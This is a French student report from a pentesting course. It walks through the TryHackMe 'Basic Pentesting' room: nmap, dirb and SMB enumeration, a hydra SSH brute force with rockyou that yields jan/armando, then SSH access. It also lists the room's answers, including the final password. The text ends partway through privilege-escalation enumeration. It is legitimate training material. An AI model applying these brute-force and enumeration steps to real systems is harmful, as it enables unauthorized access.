



R316 : Méthodologie du Pentesting

Titre : Rapport de mission — R316 : Méthodologie du Pentesting

Sujet : Web App Testing and Privilege Escalation (TryHackMe)

Noms / Prénoms : MESSAOUDENE / Abdelkrim - SECK / Mouhamadou Mahmoud -
CHOHABI / Hamza

Promotion : BUT2 R&T — Parcours Cybersécurité

Enseignant : BENAÏSSA

Date : 10/10/2025

Table des matières

Introduction.....	3
Objectifs de la mission.....	3
Deploy the machine and connect to our network.....	4
Préparation de la machine.....	4
Connexion VPN (OpenVPN).....	5
Scan de ports avec Nmap.....	6
Installation de SecLists.....	7
What is the name of the hidden directory on the web server (enter name without /).....	8
Exploration du répertoire /development.....	9
Exploration du répertoire /development via navigateur.....	10
What service do you use to access the server (answer in abbreviation in all caps)?.....	17
Enumerate the machine to find any vectors for privilege escalation.....	18
Conclusion.....	21

Introduction

Ce rapport décrit notre démarche pendant la mission “**Web App Testing and Privilege Escalation**” réalisée sur la plateforme TryHackMe dans le cadre du module R316 — Méthodologie du Pentesting. L’objectif était d’appliquer des techniques d’énumération, de brute-force, de cracking de hash et d’escalade de privilèges dans un environnement contrôlé, tout en respectant les bonnes pratiques et l’éthique du test d’intrusion.

Objectifs de la mission

- Comprendre et appliquer la méthodologie d’un pentest web (reconnaissance → exploitation → post-exploitation).
- Identifier les services exposés et les vecteurs d’attaque possibles.
- Réaliser un bruteforce contrôlé pour découvrir des identifiants (avec listes de mots de passe adaptées).
- Cracker des hashes et analyser leur utilité.
- Effectuer une enumeration Linux pour trouver des failles d’escalade de privilèges.
- Documenter chaque étape avec preuves (captures d’écran), explications et justification des choix.

Deploy the machine and connect to our network

Préparation de la machine

```
krim@p20303:~/Bureau$ su krim
Mot de passe :
krim@p20303:~/Bureau$ sudo su

Nous espérons que vous avez reçu de votre administrateur système local
les consignes traditionnelles. Généralement, elles se concentrent sur ces trois éléments :

#1) Respectez la vie privée des autres.
#2) Réfléchissez avant d'utiliser le clavier.
#3) De grands pouvoirs confèrent de grandes responsabilités.

[sudo] Mot de passe de krim :
root@p20303:/home/krim/Bureau# apt install openvpn
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances... Fait
Lecture des informations d'état... Fait
Les paquets supplémentaires suivants seront installés :
  easy-rsa libccid libpkcs11-helper1 opensc opensc-pkcs11 pccid
Paquets suggérés :
```

Ici on voit la phase « mise en condition » : j'étais connecté en tant que **krim**, puis j'ai utilisé **sudo su** pour passer root et lancer l'installation d'OpenVPN (**apt install openvpn**). L'idée derrière ces actions était simple : **préparer la machine pour se connecter au réseau TryHackMe** (ou pour utiliser des outils qui nécessitent des droits root). On s'est assuré d'avoir les privilèges nécessaires avant de lancer des commandes système (installation de paquets, configurations réseau, etc.).

Concrètement ce que j'ai fait :

- **su krim** — tentative de switch vers l'utilisateur **krim**.
- **sudo su** — élévation de privilèges pour devenir **root** (contrôler la machine et installer des paquets).
- **apt install openvpn** — installer OpenVPN pour pouvoir utiliser le fichier de configuration fourni par TryHackMe si nécessaire.

Pourquoi on a fait ça :

- Certaines étapes du challenge demandent d'être sur le réseau TryHackMe (VPN) ou d'avoir des outils réseau disponibles ; installer OpenVPN était donc une préparation logique.
- Passer **root** nous permet aussi d'exécuter des outils d'énumération plus avancés et d'accéder à certains fichiers de logs qui peuvent aider à l'escal

Connexion VPN (OpenVPN)

```
root@p20303:/home/krim/Téléchargements# openvpn abdelkrimessaoudene22.ovpn &
[1] 4465
root@p20303:/home/krim/Téléchargements# 2025-10-10 10:02:00 --cipher is not set. Previous OpenVPN
version defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need
this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CB
C to --data-ciphers.
2025-10-10 10:02:00 OpenVPN 2.5.1 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11
] [MH/PKTINFO] [AEAD] built on Aug 25 2025
2025-10-10 10:02:00 library versions: OpenSSL 1.1.1n 15 Mar 2022, LZO 2.10
2025-10-10 10:02:00 Outgoing Control Channel Authentication: Using 512 bit message hash 'SHA512'
for HMAC authentication
2025-10-10 10:02:00 Incoming Control Channel Authentication: Using 512 bit message hash 'SHA512'
for HMAC authentication
2025-10-10 10:02:00 TCP/UDP: Preserving recently used remote address: [AF_INET]54.76.30.11:1194
2025-10-10 10:02:00 Socket Buffers: R=[212992->425984] S=[212992->425984]
```

Ici on voit la commande **openvpn abdelkrimessaoudene22.ovpn &** lancée en arrière-plan puis les logs d'OpenVPN qui confirment le démarrage du client. On a mis le processus en **&** pour garder le terminal libre tout en établissant la connexion au réseau TryHackMe.

Concrètement ce que j'ai fait :

- **openvpn abdelkrimessaoudene22.ovpn &** — lancer le client OpenVPN avec le fichier de config fourni et détacher le processus.
- Observation des messages d'OpenVPN — vérification que le service démarre (version OpenVPN, initialisation des canaux, préservation de l'adresse distante, socket buffers, etc.).
- Vérification rapide que la connexion est active avant de lancer des scans.

Pourquoi on a fait ça :

- Se connecter au réseau TryHackMe est nécessaire pour atteindre la machine cible et effectuer des scans/attaques en toute sécurité dans le périmètre du challenge.
- Lancer le VPN en arrière-plan permet de continuer à travailler dans le même terminal (lancer **nmap**, **gobuster**, etc.) sans devoir ouvrir une nouvelle session.

```
root@p20317:/home/hamza/Téléchargements# nano /etc/hosts
root@p20317:/home/hamza/Téléchargements# ping basic.thm
PING basic.thm (10.10.246.175) 56(84) bytes of data:
64 bytes from basic.thm (10.10.246.175): icmp_seq=1 ttl=63 time=18.6 ms
64 bytes from basic.thm (10.10.246.175): icmp_seq=2 ttl=63 time=19.0 ms
^C
--- basic.thm ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 18.641/18.811/18.982/0.170 ms
```

Petite vérification ou action rapide, rien de spécial ici, on s'assure juste que tout fonctionne bien avant de passer à la suite.

Scan de ports avec Nmap

```
root@p2031:/home/namza/telechargements# nmap -A -vv basic.thm
Starting Nmap 7.80 ( https://nmap.org ) at 2025-10-10 10:08 CEST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:08
Completed NSE at 10:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:08
Completed NSE at 10:08, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:08
Completed NSE at 10:08, 0.00s elapsed
Initiating Ping Scan at 10:08
Scanning basic.thm (10.10.246.175) [4 ports]
Completed Ping Scan at 10:08, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:08
Scanning basic.thm (10.10.246.175) [1000 ports]
Discovered open port 445/tcp on 10.10.246.175
Discovered open port 22/tcp on 10.10.246.175
Discovered open port 8080/tcp on 10.10.246.175
Discovered open port 80/tcp on 10.10.246.175
Discovered open port 139/tcp on 10.10.246.175
Discovered open port 8009/tcp on 10.10.246.175
```

Ici on a lancé la

commande **nmap -A -vv basic.thm** pour identifier les services ouverts sur la machine cible. Cette étape permet d'obtenir une première vue d'ensemble sur la surface d'attaque.

Concrètement ce que j'ai fait :

- Utilisation de l'option **-A** pour activer la détection du système, la version des services et les scripts de reconnaissance.
- **-vv** pour avoir plus de détails dans la sortie.
- Le scan a révélé plusieurs ports ouverts : 22 (SSH), 80 (HTTP), 8080, 8009 et 445 (SMB), ce qui indique que la cible héberge plusieurs services réseau exploitables.

Pourquoi on a fait ça :

Cette étape est essentielle pour savoir quels services sont accessibles et ainsi orienter la suite du pentest (tests web, connexions SSH ou SMB, etc.).

```
Reason: 994 Resets
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 63  OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         syn-ack ttl 63  Apache httpd 2.4.41 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn syn-ack ttl 63  Samba smbd 4.6.2
445/tcp   open  netbios-ssn syn-ack ttl 63  Samba smbd 4.6.2
8009/tcp  open  ajp13        syn-ack ttl 63  Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_   Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         syn-ack ttl 63  Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Apache Tomcat/9.0.7
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

Ici on voit la sortie détaillée du **nmap -A -vv** : découverte des ports et versions des services (OpenSSH 8.2p1 sur 22, Apache httpd 2.4.41 sur 80, Samba smbd 4.6.2 sur 139/445, Tomcat 9.0.7 sur 8080 + AJP/8009).

Installation de SecLists

```
root@p20316:/usr/share/wordlists# git clone https://github.com/danielmiessler/SecLists.git
Clonage dans 'SecLists'...
remote: Enumerating objects: 49150, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 49150 (delta 19), reused 9 (delta 9), pack-reused 49123 (from 2)
Réception d'objets: 100% (49150/49150), 2.49 Gio | 10.19 Mio/s, fait.
Résolution des deltas: 100% (35104/35104), fait.
Mise à jour des fichiers: 100% (6239/6239), fait.
```

Ici on voit le clonage du dépôt GitHub **SecLists** dans **/usr/share/wordlists**. Ce dossier contient une grande collection de wordlists utiles pour les attaques de brute force ou de découverte de répertoires.

Concrètement ce que j'ai fait :

- Exécuté la commande **git clone**
<https://github.com/danielmiessler/SecLists.git> pour récupérer toutes les listes.
- L'installation s'est bien terminée (100 % des fichiers reçus).

Pourquoi on a fait ça :

Avoir SecLists localement permet d'utiliser rapidement des dictionnaires adaptés pour **gobuster**, **hydra** ou **dirb** lors des phases d'énumération et de brute force.

What is the name of the hidden directory on the web server (enter name without /)

```
root@p20303:/home/krim/Téléchargements# dirb http://basic.thm

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Oct 10 10:45:32 2025
URL_BASE: http://basic.thm/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://basic.thm/ ----
==> DIRECTORY: http://basic.thm/development/
+ http://basic.thm/index.html (CODE:200|SIZE:158)
+ http://basic.thm/server-status (CODE:403|SIZE:274)
```

Ici on voit la sortie de **dirb http://basic.thm** : l'outil a trouvé le répertoire **development**, ce qui correspond exactement à la réponse cherchée pour cette mission. L'énumération automatique a permis de repérer rapidement un endpoint caché utile pour la suite.

Concrètement ce que j'ai fait :

- Lancer **dirb http://basic.thm** avec la wordlist par défaut.
- Repérer les résultats marqués en sortie, en particulier **http://basic.thm/development** (CODE:200).
- Vérifier que la ligne indique bien un répertoire accessible.

Pourquoi on a fait ça :

- Chercher des répertoires cachés permet souvent de trouver des pages de développement, d'administration ou des fichiers sensibles non reliés depuis l'index.
- **development** est précisément le répertoire demandé dans la mission : il sert d'indice pour avancer dans l'énumération applicative.

Réponse : development

What is the name of the hidden directory on the web server(enter name without /)?

✓ Correct Answer

🔍 Hint

Mission « What is the name of the hidden directory on the web server (enter name without /) » **validée**.

Exploration du répertoire /development

```
root@p20303:/home/krim/Téléchargements# curl -s http://basic.thm/development/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
  <head>
    <title>Index of /development</title>
  </head>
  <body>
<h1>Index of /development</h1>
  <table>
    <tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
    <tr><th colspan="5"><hr></th></tr>
    <tr><td valign="top"></td><td><a href="/">Parent Directory</a></td><td>&nbsp;</td><td align="right">-</td><td>&nbsp;</td></tr>
    <tr><td valign="top"></td><td><a href="dev.txt">dev.txt</a></td><td align="right">2018-04-23 14:52</td><td align="right">483</td><td>&nbsp;</td></tr>
    <tr><td valign="top"></td><td><a href="j.txt">j.txt</a></td><td align="right">2018-04-23 13:10</td><td align="right">235</td><td>&nbsp;</td></tr>
    <tr><th colspan="5"><hr></th></tr>
  </table>
<address>Apache/2.4.41 (Ubuntu) Server at basic.thm Port 80</address>
</body></html>
root@p20303:/home/krim/Téléchargements#
```

Ici on a récupéré la page d'index du répertoire

What is the final password you obtain?

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

✓ Correct Answer

🔑 Hint

avec la commande **curl -s http://basic.thm/development/** et on voit un listing HTML qui expose plusieurs fichiers et liens présents dans ce dossier (index, fichiers **.txt**, etc.).

Cela confirme que le répertoire est accessible et contient des ressources exploitables.


Concrètement ce que j'ai fait :

- **curl -s http://basic.thm/development/** — récupérer silencieusement le contenu HTML du répertoire.
- Inspection du résultat : on repère un **Index of /development** et plusieurs entrées listées (fichiers **.txt** et liens vers des sous-ressources).

Pourquoi on a fait ça :

- Vérifier manuellement le contenu trouvé par **dirb** permet de savoir précisément quels fichiers sont présents et de repérer rapidement des indices (fichiers contenant des mots de passe, chemins vers d'autres pages, ou informations de configuration).
- Un listing de répertoire donne souvent des fichiers utiles à télécharger ou à consulter pour la suite (ex. fichiers **.txt** contenant des identifiants ou des instructions).

Exploration du répertoire `/development` via navigateur



Ici on a ouvert le répertoire `/development` directement depuis le navigateur, ce qui confirme visuellement la présence des deux fichiers `dev.txt` et `j.txt`. Cela valide les résultats obtenus précédemment avec `curl` et prouve que le listing de répertoire est activé sur le serveur Apache.

Concrètement ce que j'ai fait :

- Accès à `http://basic.thm/development/` depuis le navigateur.
- Observation du listing : deux fichiers textuels (`dev.txt` et `j.txt`) visibles avec leurs dates de modification et tailles.

Pourquoi on a fait ça :

- Vérifier via navigateur permet de s'assurer que le répertoire est bien accessible et de repérer rapidement les fichiers consultables manuellement, souvent source d'indices ou de credentials.




Ici on voit à nouveau le fichier **dev.txt** ouvert depuis le navigateur : c'est la même note de dev qui indique qu'un audit a touché **/etc/shadow** et qu'un hash a été craqué facilement. Ce screen confirme l'indice déjà relevé — on sait maintenant qu'il y a (ou il y a eu) des mots de passe faibles sur la machine.

Concrètement ce que j'ai fait :

- Ouverture de **http://basic.thm/development/dev.txt** dans le navigateur pour lire le contenu.
- Lecture attentive du message qui mentionne **/etc/shadow** et le cracking d'un hash.
- Prise en note que la politique de mot de passe est faible (indice pour orienter le cracking).

Pourquoi on a fait ça :

- Pour confirmer visuellement l'indice trouvé avec **curl** et **dirb** : voir le fichier dans un navigateur évite les erreurs de lecture et facilite la copie / capture d'écran pour le rapport.
- Le contenu oriente clairement la mission de brute-force / cracking : au lieu d'attaquer au hasard, on cherche maintenant où récupérer le hash ou des fichiers contenant des credentials (backups, partages SMB, fichiers .txt exposés, etc.).



Ici on a lancé **smbclient -L //basic.thm -U root** pour lister les partages Samba exposés par la machine. La sortie montre un partage **Anonymous** et **IPC\$**, et indique aussi que **SMB1 est désactivé**.

Concrètement ce que j'ai fait :

- **smbclient -L //basic.thm -U root** — tentative de lister les partages Samba en se présentant comme **root**.
- Observation de la sortie : présence d'un partage **Anonymous** et du service **IPC\$**, message **SMB1 disabled**.

Pourquoi on a fait ça :

- Vérifier les partages Samba peut révéler des fichiers exposés (backups, configs, dumps) contenant des credentials ou des indices pour l'escalade.
- La présence d'un partage **Anonymous** signifie qu'on peut tenter d'y accéder sans authentification (ou avec des credentials faibles) pour récupérer des fichiers.
- L'indication **SMB1 disabled** est utile : elle donne une info sur la configuration (moins d'anciennes vulnérabilités liées à SMB1) et oriente les outils/flags à utiliser.

Ce que ça implique pour la suite :

- Tester l'accès au partage **Anonymous** (ex. **smbclient //basic.thm/Anonymous -N** ou **smbclient //basic.thm/Anonymous -U ""**) pour voir si des fichiers sont téléchargeables.
- Si accès refusé, essayer **enum4linux** ou **smbclient** avec d'autres utilisateurs/wordlists pour découvrir des fichiers sensibles.

```

Completed after 20.29 seconds
root@p20316:/home/mahmoune/Téléchargements/enum4linux-ng# ./enum4linux-ng.py basic.thm
ENUM4LINUX - next generation (v1.3.7)

=====
| Target Information |
=====
[*] Target ..... basic.thm
[*] Username ..... ''
[*] Random Username .. 'dlfthxgz'
[*] Password ..... ''
[*] Timeout ..... 5 second(s)

=====
| Listener Scan on basic.thm |
=====
[*] Checking LDAP
[-] Could not connect to LDAP on 389/tcp: connection refused
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: connection refused
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[+] SMB over NetBIOS is accessible on 139/tcp

=====
| NetBIOS Names and Workgroup/Domain for basic.thm |
=====
[+] Got domain/workgroup name: WORKGROUP

```

Ici on voit la sortie d'**enum4linux-ng** lancée contre **basic.thm** : l'outil a testé plusieurs services et indique que **SMB est accessible sur 445 et 139**, que LDAP/LDAPS n'ont pas

répondu, et que le NetBIOS/Workgroup est **WORKGROUP**. La ligne "Username ..." montre qu'aucun utilisateur clair n'a été découvert par cette passe.

Concrètement ce que j'ai fait :

- Lancer `./enum4linux-ng.py basic.thm` pour automatiser l'énumération des services Windows/SMB/NetBIOS.
- Noter les résultats clés : SMB reachable sur 445/tcp, SMB over NetBIOS sur 139/tcp, NetBIOS names/workgroup trouvé (**WORKGROUP**).
- Constater que LDAP/LDAPS sont inaccessibles (connection refused) et qu'aucun nom d'utilisateur n'est retourné dans cette passe.

Pourquoi on a fait ça :

- Confirmer la disponibilité de SMB est important : les partages anonymes ou fichiers exposés via SMB sont des vecteurs fréquents pour récupérer des fichiers (backups, config, dumps) contenant des credentials ou des indices pour l'escalade.
- Vérifier NetBIOS/Workgroup permet de mieux comprendre le contexte réseau et les services Windows potentiellement présents.
- Le fait que **enum4linux** n'ait pas retourné d'utilisateur ne signifie pas qu'il n'y en a pas : il faut maintenant tester l'accès aux partages (anonymous) et creuser plus profondément côté SMB (lister fichiers, tenter **smbclient**, **smbget**, ou **rpcclient**) pour trouver des fichiers contenant des noms d'utilisateur ou des hashes.

```
[*] Enumerating shares
[+] Found 2 share(s):
Anonymous:
  comment: ''
  type: Disk
IPC$:
  comment: IPC Service (Samba Server 4.15.13-Ubuntu)
```

Ici on voit la sortie d'une énumération SMB : l'outil a détecté 2 partages exposés — **Anonymous** (type Disk) et **IPC\$** (IPC Service).

Concrètement ce que j'ai fait :

- Lancer une énumération SMB (outil type **smbclient** / **enum4linux** / **smbmap**) pour lister les partages disponibles sur **basic.thm**.
- Observer la sortie qui signale explicitement les partages trouvés : **Anonymous** et **IPC\$**.

Pourquoi on a fait ça :

- La présence d'un partage **Anonymous** indique qu'on peut potentiellement accéder à des fichiers sans authentification (backups, configs, dumps) — souvent source d'informations sensibles (utilisateurs, hashes, mots de passe).
- **IPC\$** est un service standard pour les communications RPC/SMB, utile à connaître mais généralement moins directement exploitable que les partages de fichiers exposés.

```

root@p20316:/home/mahmoune# smbclient //basic.thm/Anonymous
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Thu Apr 19 19:31:20 2018
..               D           0   Thu Apr 19 19:13:06 2018
staff.txt        N          173  Thu Apr 19 19:29:55 2018

14282840 blocks of size 1024. 6431072 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0,4 KiloBytes/sec) (average 0,4 KiloBytes/sec)
smb: \> exit
root@p20316:/home/mahmoune# █

```

Ici on voit qu'on s'est connecté au partage **Anonymous via smbclient**, qu'on a listé les fichiers et qu'on a téléchargé **staff.txt**. C'est une étape importante : récupérer des fichiers depuis un partage anonyme peut souvent fournir des indices ou des identifiants utiles pour la suite.

Concrètement ce que j'ai fait :

- **smbclient //basic.thm/Anonymous** — connexion au partage anonyme.
- **ls** — liste des fichiers du partage (on voit **staff.txt**).
- **get staff.txt** — téléchargement du fichier **staff.txt** sur la machine locale
- **exit** — sortie de la session **smbclient**.

Pourquoi on a fait ça :

- L'accès anonyme à un partage signifie qu'on peut récupérer des fichiers sans authentification ; ces fichiers sont souvent des sauvegardes ou des listes (utilisateurs, mots de passe, configurations) qui donnent des informations exploitables.
- Récupérer **staff.txt** est utile : il faut maintenant **ouvrir son contenu** pour voir si on y trouve des noms d'utilisateurs, des hashes ou des mots de passe (ce qui ferait avancer la mission de brute-force/cracking).

```
root@p20316:/home/mahmoune# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
root@p20316:/home/mahmoune#
```

Ici on voit le contenu de **staff.txt** (récupéré depuis le partage SMB) : un message aux employés qui mentionne explicitement « Jan », ce qui confirme la présence de cet utilisateur sur la machine.

Concrètement ce que j'ai fait :

- Récupération du fichier **staff.txt** depuis le partage **Anonymous** (via **smbclient** puis **get staff.txt**).
- Affichage du contenu avec **cat staff.txt** pour lire le message et repérer la mention **Jan**.
- Vérification que le nom apparaît clairement dans le texte (preuve pour la mission).

Pourquoi on a fait ça :

- Les fichiers sur les partages SMB sont souvent des sources directes d'informations utilisateur (noms, indices, notes de dev).
- Trouver le nom **Jan** nous permet d'avoir un utilisateur concret à tester dans les étapes suivantes (bruteforce, essais SSH, etc.).

Réponse : jan

What is the username?

✓ Correct Answer

🔍 Hint

```
One session file (/hydra.restore) was written. Type 'hydra -R' to resume session.
root@p20316:/home/mahmoune# hydra -l jan -P /usr/share/wordlists/SecLists/rockyou.txt -t 4 ssh://10.201.116.38
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-10 11:34:37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous
session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries
per task
[DATA] attacking ssh://10.201.116.38:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344354 to do in 5433:29h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 14344314 to do in 8538:17h, 4 active
[STATUS] 26.29 tries/min, 184 tries in 00:07h, 14344214 to do in 9095:04h, 4 active
[STATUS] 26.40 tries/min, 396 tries in 00:15h, 14344002 to do in 9055:34h, 4 active
[22][ssh] host: 10.201.116.38 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-10 12:04:37
root@p20316:/home/mahmoune#
```

Ici on voit le résultat du brute-force réalisé avec **Hydra** contre le service SSH : la commande a trouvé un couple valide. La sortie affiche la ligne indiquant que la tentative réussie a retourné un identifiant et un mot de passe utilisables pour la connexion SSH.

Concrètement ce que j'ai fait :

- Lancer un brute-force SSH avec Hydra en ciblant l'utilisateur **jan** et la wordlist **rockyou** :
hydra -l jan -P /usr/share/wordlists/SecLists/rockyou.txt ssh://10.201.116.38:22
- Observer la sortie de Hydra : la ligne de log montre **login: jan password: armando** comme résultat trouvé.
- Sauvegarder la preuve (capture Hydra / capture TryHackMe) pour le rapport.

Pourquoi on a fait ça :

- Le fichier **dev.txt** et le partage SMB indiquaient des mots de passe faibles — ici on teste donc un bruteforce contrôlé sur SSH pour récupérer des credentials exploitables et confirmer la piste.
- Obtenir ces identifiants permet ensuite de se connecter au service (SSH) et d'attaquer la phase d'énumération locale / post-exploitation.

Résultats trouvés :

- **username** – **jan**
- **password** – **armando**

What is the password?

armando

✓ Correct Answer

🔍 Hint

What service do you use to access the server (answer in abbreviation in all caps)?

```
root@p20316:/home/mahmoune# ssh jan@basic.thm
The authenticity of host 'basic.thm (10.201.116.38)' can't be established.
ECDSA key fingerprint is SHA256:cWB8SCXmRw02R3Kcx5YjlERGio+QoE8z0HjlihXF94.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'basic.thm,10.201.116.38' (ECDSA) to the list of known hosts.
jan@basic.thm's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Fri 10 Oct 2025 05:44:22 AM EDT

System load:  0.0               Processes:            116
Usage of /:   49.8% of 13.62GB   Users logged in:     0
Memory usage: 45%               IPv4 address for eth0: 10.201.116.38
Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.
```

Ici on voit la connexion SSH vers la machine **basic.thm** avec l'utilisateur **jan** : la clé hôte a été acceptée, le mot de passe (**armando**) saisi, puis on obtient un shell root/limited sur Ubuntu 20.04 (bannières système visibles). Cette capture prouve qu'on a bien un accès interactif à la machine via SSH.

Concrètement ce que j'ai fait :

- **ssh jan@basic.thm** — lancer la connexion SSH vers la cible.
- Acceptation de la fingerprint de l'hôte (yes) pour l'ajout dans **known_hosts**.
- Saisie du mot de passe **armando** — ouverture d'une session shell sur la machine distante.
- Observation de la bannière système (Ubuntu 20.04) confirmant l'accès.

Pourquoi on a fait ça :

- Obtenir un shell permet d'effectuer l'énumération locale (vérifier sudo, fichiers sensibles, processus en cours) et d'explorer des vecteurs d'escalade de privilèges directement depuis la machine cible.
- L'accès SSH confirme aussi que la méthode de brute-force a été efficace et qu'on peut maintenant avancer en post-exploitation.

Réponse : SSH

What service do you use to access the server(answer in abbreviation in all caps)?

SSH

✓ Correct Answer

🔍 Hint



Enumerate the machine to find any vectors for privilege escalation

```
jan@ip-10-201-116-38:~$ ls /home
jan  kay  ubuntu
jan@ip-10-201-116-38:~$ cd /home/kay
```

Ici on voit que j'ai listé le contenu de **/home** et que les dossiers utilisateurs présents sont **jan**, **kay** et **ubuntu**, puis je me déplace dans **/home/kay** pour inspecter le répertoire de cet utilisateur.

C'est une étape d'énumération locale classique : repérer quels comptes existent et regarder dans leurs home pour trouver des indices (fichiers, scripts, clés, historiques).

Concrètement ce que j'ai fait :

ls /home — lister les comptes utilisateurs visibles (sortie : **jan kay ubuntu**).

cd /home/kay — se placer dans le répertoire home de l'utilisateur **kay** pour l'explorer.

Pourquoi on a fait ça :

- Les répertoires **home** contiennent souvent des fichiers utiles pour l'escalade : fichiers de configuration, scripts avec infos sensibles, clés SSH privées (**id_rsa**), ou fichiers de sauvegarde contenant des mots de passe.
- Inspecter **kay** permet de vérifier si cet utilisateur a des droits particuliers, des fichiers mal protégés ou des indices sur la politique locale (utile pour la suite du post-exploitation).

What is the name of the other user you found(all lower case)?

kay

✓ Correct Answer

```

hamza@p20317:~/kay$ mkdir -p ~/kay
